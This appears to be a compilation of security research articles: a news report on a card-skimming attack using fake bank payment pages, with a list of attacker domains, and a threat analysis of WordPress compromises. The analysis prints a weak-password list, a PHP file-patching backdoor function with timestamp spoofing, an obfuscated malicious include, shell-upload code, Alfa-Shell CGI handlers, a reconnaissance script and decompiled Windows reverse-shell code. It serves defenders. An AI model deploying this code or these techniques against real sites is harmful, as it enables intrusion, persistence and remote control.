
Not a common Magecart attack

Most online store credit card stealing attacks that we have seen recently are called Magecart attacks and involve compromising an online store to inject malicious scripts. These scripts will then quietly monitor for submitted credit card information and then send it a remote 'drop' site under the attacker's control so that it can be collected.

Yonathan Klijnsma of RiskIQ told BleepingComputer that Rooster Teeth was affected by an attack similar to ones that were recently disclosed in the researcher's Full(z) House: a digital crime group report.

In the attack described in Full(z) House and Rooster Teeth's data breach notification a malicious script was combined with a phishing page under the attacker's control to steal the payment information.

For example, below is a fake Commonwealth Bank phishing page that is used to steal payment information from Australian customers in attacks like this.



Commonwealth Bank

Your details will be sent to and processed by **The Commonwealth Bank of Australia** and will not be disclosed to the merchant

Merchant name: **MEXI TRADING PTY LTD**

Card selection

Pay securely using SSL+ by clicking on the card logo below

TO AVOID BEING CHARGED INCORRECTLY
DO NOT CLOSE THE BROWSER WINDOW
OR USE THE BACK BUTTON UNTIL
YOU RETURN BACK TO MERCHANT'S WEBSITE.

CommWeb Terms and Conditions of use

Fake Commonwealth Skimming page

Malwarebytes' Jérôme Segura, who first spotted the phishing trick used in these attacks, told BleepingComputer that this attack utilizes a variety of different phishing pages depending on the geographic region of the shopper.

Below are a list of domains Segura stated are used in these attacks:

- *payment-mastercard[.]com*
- *google-query[.]com*
- *google-analytics[.]top*
- *google-smart[.]com*
- *google-payment[.]com*
- *jquery-assets[.]com*
- *sagepay-live[.]com*
- *google-query[.]com*
- *payment-sagepay[.]com*
- *payment-worldpay[.]com*

When a user clicked on the button to make a payment, instead of being shown the store's normal payment page, they would be redirected to a fake payment page pretending to be for a credit card merchant but is under the attacker's control.

This is similar to a legitimate redirect a user may encounter when purchasing items on stores that process payments through Google Pay or PayPal.

When the shopper submits the payment information, it is transmitted to the attacker's server where it can be collected later. The phishing page then redirects the user back to the store's legitimate payment checkout page where the customer will be prompted to submit the information again.

While not a traditional Magecart attack, it does achieve the same result. It also shows us that the attackers are constantly evolving their operations to use new attack scenarios and methods that we must be aware of.

Source: https://www.bleepingcomputer.com/news/security/attackers-steal-credit-cards-in-rooster-teeth-data-breach/

6. Looking into Attacks and Techniques Used Against WordPress Sites


By David Fiser (Senior Cyber Threat Researcher)

WordPress is a well-known open-source content management system (CMS) used for creating websites and personal blogs. The CMS is estimated to be used by 35% of all websites today, which makes it an ideal target for threat actors. A weak point in the platform is all it takes to allow an attacker to break a website’s security — a risk compounded by security issues brought about by poor cybersecurity hygiene.

Attacks against CMS platforms are not news, but threat actors still find that attacking sites is an effective way to gain a foothold on organizations’ assets to use for malicious purposes. This blog post lists different kinds of attacks against WordPress, by way of payload examples we observed in the wild, and how attacks have used hacked admin access and API, Alfa-Shell deployment, and SEO poisoning to take advantage of vulnerable sites.


Attacking WordPress sites via hacked admin access

This method involves gaining administrator access to a WordPress-powered website. An attacker could exploit a vulnerability or simply log in via leaked or weak credentials, which can be done by sending a POST request to /wp-login.php on a targeted website.



```
      Time               Source          Destination     Protocol   Length   Info
105448  3599539.235375                                   HTTP         530   POST /wp-login.php HTTP/1.1
105480  3599932.510123                                   HTTP         528   POST /wp-login.php HTTP/1.1

▶ Frame 105448: 530 bytes on wire (4240 bits), 530 bytes captured (4240 bits)
▶ Ethernet II, Src: MS-NLB-PhysServer-32_05:1a:ee:d5:34 (02:25:1a:ee:d5:34), Dst: MS-NLB-PhysServer-06_06:38:79:5e
▶ Internet Protocol Version 4, Src: [redacted], Dst: [redacted]
▶ Transmission Control Protocol, Src Port: 58435, Dst Port: 80, Seq: 1, Ack: 1, Len: 464
▶ Hypertext Transfer Protocol
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "log" = "admin"
  ▶ Form item: "pwd" = "123456"
```

A sample of an attempt to log in with weak credentials



```
* *()*()* *** **** ***** ****** ******* ******** ********* ********** *********** ************ +_)(* 00 0000 000000 00101970 098909 1 102030 10203040 1020
304050 102102102 1111 111111 11111111111 111111q 112233 121212 123 123123 123123123 121321 1234 12341234 12344321 12345 123450 123456 1234567 1234
5670 12345678 123456789 1234567890 123456a 1234abcd 1234qwer 123654 123654789 123789 123qwe 123qwe123 123qweasd 123qweASD 12qw34er 12qwaszx 159753
1q2w3e4r 1q2w3e4r5t 1q2w3e4r5t6y 1qa2ws3ed 1qaz2wsx 1qaz2wsx3edc 1qazxsw23edc 2017 2019 213243 321345 3edc$RFV 43218765 5555 654321 666666 789456 7
89456123 88888888 a abc123 admin admin admin! admin!! admin!!! admin!!!! admin!# admin!## admin!##1 admin* Admin ADMIN admin0 admin00 admin001 admi
n002 admin01 admin010 admin0101 admin0102 admin0123 admin1 Admin1 ADMIN1 admin10 admin1000 admin1050 admin11 admin111 admin1111 admin112 admin12 ad
min123 admin@123 Admin123 Admin@123 ADMIN123 admin1234 admin@1234 Admin1234 admin12345 admin123456 admin12345678 admin123456789 admin124 admin15 ad
min1551 admin16 admin17 admin1771 admin18 admin1970 admin1971 admin1972 admin1974 admin1976 admin1978 admin1979 admin1980 admin1981 admin1982 admin
1985 admin1986 admin1987 admin1988 admin1989 admin199 admin1990 admin1991 admin1992 admin1993 admin1994 admin1995 admin1996 admin1997 admin1998 adm
in1999 admin20 admin2000 admin2001 admin2002 admin2004 admin2005 admin2006 admin2007 admin2008 admin2009 admin@2009 admin2010 admin@2010 admin2011
admin@2011 admin2012 admin@2012 admin2013 admin@2013 admin2014 admin@2014 admin2015 admin@2015 admin2016 admin@2016 admin2017 admin@2017 admin2018
admin@2018 admin2019 admin@2019 admin22 admin2211 admin2222 admin25 admin3030 admin888 adminadmin Administrator admin!@#$%!^(MISSING) amazonaws ama
zonaws1 amazonaws123 amazonaws@123 amazonaws1234 amazonaws12345 amazonaws123456 amazonaws12345678 amazonaws123456789 amazonaws2015 amazonaws2017 bl
ah changeme demo demo123 @dmin editor G1YgloXgs gimborust guest hello indoexploit joomla K9BpAjt5q12 [login] [login]123 [login]@123 [login]1231 [log
in]123123 [login]123@123 [login]1231234 [login]12312345 [login]123123456 [login]12312345678 [login]123123456789 [login]1232015 [login]1232017 logit
ech logitech89 !@#$%!^(MISSING) opencart pass pass123 pass1234 password #password@ password1 Password1 password123 p@ssw0rd P@ssw0rd q1w2e3r4 !QAZ2
wsx !qaz@wsx qwe123 Qwer1234 qwerty Qwerty1 Qwerty12 qwerty123 Qwerty123 Qwerty12345 ricky789.  root secret temporal test test1 test123 test1234 t
esttest xmagico xxx ZAQ!2wsx zx321654xz zxx321654xxz
```

Passwords tested by attackers


After successfully logging in, an attacker with administrator access is presented with multiple options. We observed these actions:

- Installation of a custom theme with a backdoor included
- Installation of a plugin to upload files

The first two actions are mostly used after successfully gaining administrator privileges, optionally followed by changing the administrator password or creating a new administrator account. The common approach is to use a public theme and embedding custom backdoor(s) with remote code execution (RCE) functionality. There are also several file uploading plugins that allow an attacker to upload payloads directly.

It should be noted that a backdoor that deploys another backdoor with similar functionality is common. The deployment is done by using GET or POST requests when the payload/command/code is encoded inside COOKIES or POST data. The decoding logic is inside the previously deployed backdoor. After deployment, the attacker receives the URL of the newly uploaded component.


One of the interesting features that we also observed is the ability to patch an already existing .php file, allowing malicious requests to be more hidden. At first, all writable paths are recorded, a random suitable path is picked, and then the chosen file is patched.



```
function PatchPayload($path, $payload)
{
    if (file_exists($path))
    {
        $mod_time = @stat($path);

        $data = @file_get_contents($path);
        if ($data)
        {
            if (strpos($data, "eval") === FALSE)
            {
                $data = "<?php " . GetSpaceString(512) . rawurldecode($payload) .
" ?>" . $data;
                if (@file_put_contents($path, $data) != FALSE)
                {
                    if ($mod_time)
                    {
                        @touch($path, $mod_time['mtime']);
                    }
                    return TRUE;
                }
            }
        }
    }

    return FALSE;
}
```

Patched existing .php file function in served payload


In this case, the patch feature was applied to index.php to include a malicious script inside a Unix hidden file (dot file) with .ico extension pretending to be an icon.



```
<?php
/*88d45*/

@include "\057var/\167ww/h\164ml/w\160-adm\151n/cs\163/col\157rs/.\06675ca\1465a.
i\143o";

/*88d45*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

A sample of a patched WordPress index.php including the hidden .ico

Another notable feature is the ability to infect neighbor domains (provided that the web server is handling more domains and the current user has write access to their directories).




```
if ($exclude_domain)
{
    continue;
}

# upload
foreach ($docroots as $current_docroot)
{
    $shell = upload_shell($current_docroot, $domain);
    $neighbors[] = 'http://' . $shell;
}
```


Attempting to upload payload into neighbor domains

Deploying Alfa-Shell in infected WordPress sites

Web shells are known to be deployed on infected WordPress websites. We will be describing one of the advanced ones that uses Alfa-Shell by ALFA TEAM/solevisible.



Alfa-Shell



Popular repositories

ALFA-SHELL-V3
Alfa shell ver 3
PHP ★ 25 20

ALFA-SHELL-V2.5
ALFA-SHELL-V2.5.3
PHP ★ 23 26

ALFA-SHELL
ALFA SHELL
PHP ★ 5 8


ALFA-SHELL-V2
PHP ★ 6 11

python-admin-page-finder
Forked from surajsinghbisht054/python-admin-page-finder
Python Script For Finding Admin Page of Any Website
Python

Solevisible ~ ALFA TEaM
solevisible
Sole Sad & Invisible
http://getalfa.rf.gd
IRAN
https://telegram.me/solevisible
Block or report user


Solevisible's GitHub account

The web shell provides a user-friendly interface for RCE (e.g., registering CGI handlers that allow execution of Perl, Python, and Bash scripts.) The Alfa-Shell is also capable of getting database credentials from the WordPress configuration file, dumping the database, and getting all virtual domains and DNS settings, to name a few.



```
#Coded By Sole Sad & Invisible
Options FollowSymLinks MultiViews Indexes ExecCGI
AddType application/x-httpd-cgi .alfa
AddHandler cgi-script .alfa
```


CGI handlers for the execution of various script types



```
#!/usr/bin/sh
USEFUL=(gcc lcc cc ld make php perl python ruby tar gzip bzip bzialfa2 nc locate
suidperl)
DOWNLOADERS=(wget fetch lynx links curl get lwp-mirror)
echo -e '{"useful":[\c'
for i in ${USEFUL[@]}; do
    which=$(which $i)
        [[ ! -z "$which" ]] && echo -e \"$i\",'\c',
done
echo -e "\"\"],\c"
echo -e '"downloader":[\c'
for i in ${DOWNLOADERS[@]}; do
    which=$(which $i)
        [[ ! -z "$which" ]] && echo -e \"$i\",'\c',
done
echo -e "\"\"],\c"
echo -e '"uname":["'$(uname -a | cut -c1-120)'"],\c'
echo -e '"userid":["'$(stat -c "%u [ %U ]" "$0")'"],\c'
echo -e '"groupid":["'$(stat -c "%g [ %G ]" "$0")'"],\c'
echo -e '"domains":["\c'
VIRTUAL_DOMAINS="/etc/virtual/domainowners"
NAMED_CONF="/etc/named.conf"
VALIASES="/etc/valiases/"
VAR_NAMED="/var/named/"
if [[ -e "$VIRTUAL_DOMAINS" ]]; then
        if [[ -r "$VIRTUAL_DOMAINS" ]]; then
                echo -e $(awk 'END{print NR}' $VIRTUAL_DOMAINS) "domains\c"
        elif [[ -r "/etc/virtual/" ]]; then
                echo -e $(ls "/etc/virtual/" | wc -l) "domains\c"
        elif [[ -r "$NAMED_CONF" ]]; then
                echo -e $(awk 'END{print NR}' $NAMED_CONF) "domains\c"
        else
                echo -e "Cant Read [ /etc/named.conf ]\c"
        fi
elif [[ -e "$NAMED_CONF" ]] && [[ -e "$VALIASES" ]] && [[ -e "$VAR_NAMED" ]];
then
        if [[ -r "$VALIASES" ]]; then
                echo -e $(ls "$VALIASES" | wc -l) "domains\c"
        elif [[ -r "$VAR_NAMED" ]]; then
                echo -e $(ls "$VAR_NAMED" | wc -l) "domains\c"
        elif [[ -r "$NAMED_CONF" ]]; then
                echo -e $(awk 'END{print NR}' $NAMED_CONF) "domains\c"
        else
                echo -e "Cant Read [ /etc/named.conf ]"
```

A sample of deployed Bash script


The web shell also supports multiple platforms, including Windows. In fact, it is capable of downloading and executing a reverse shell from the developer website.



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  struct hostent *hostname; // eax@4
  char *v4; // eax@4
  u_short port; // ax@4
  size_t wVersionRequested; // [sp+0h] [bp-38h]@0

  _alloca(wVersionRequested);
  __main();
  WSAStartup(0x202u, &wsaData);
  Winsock = WSASocketA(2, 1, 6, 0, 0, 0);
  if ( argc != 3 )
  {
    fprintf((FILE *)&_iob + 2, "Uso: <rhost> <rport>\n");
    exit(1);
  }
  hostname = gethostbyname(argv[1]);
  v4 = inet_ntoa(**(struct in_addr **)hostname->h_addr_list);
  strcpy(ip_addr, v4);
  hax.sa_family = 2;
  port = atoi(argv[2]);
  *(_WORD *)&hax.sa_data[0] = htons(port);
  *(_DWORD *)&hax.sa_data[2] = inet_addr(ip_addr);
  WSAConnect(Winsock, &hax, 16, 0, 0, 0, 0);
  memset(&ini_processo, 0, 0x44u);
  ini_processo.cb = 68;
  ini_processo.dwFlags = 256;
  ini_processo.hStdError = (HANDLE)Winsock;
  ini_processo.hStdOutput = (HANDLE)Winsock;
  ini_processo.hStdInput = (HANDLE)Winsock;
  return CreateProcessA(0, "cmd.exe", 0, 0, 1, 0, 0, 0, &ini_processo, &processo_info);
}
```

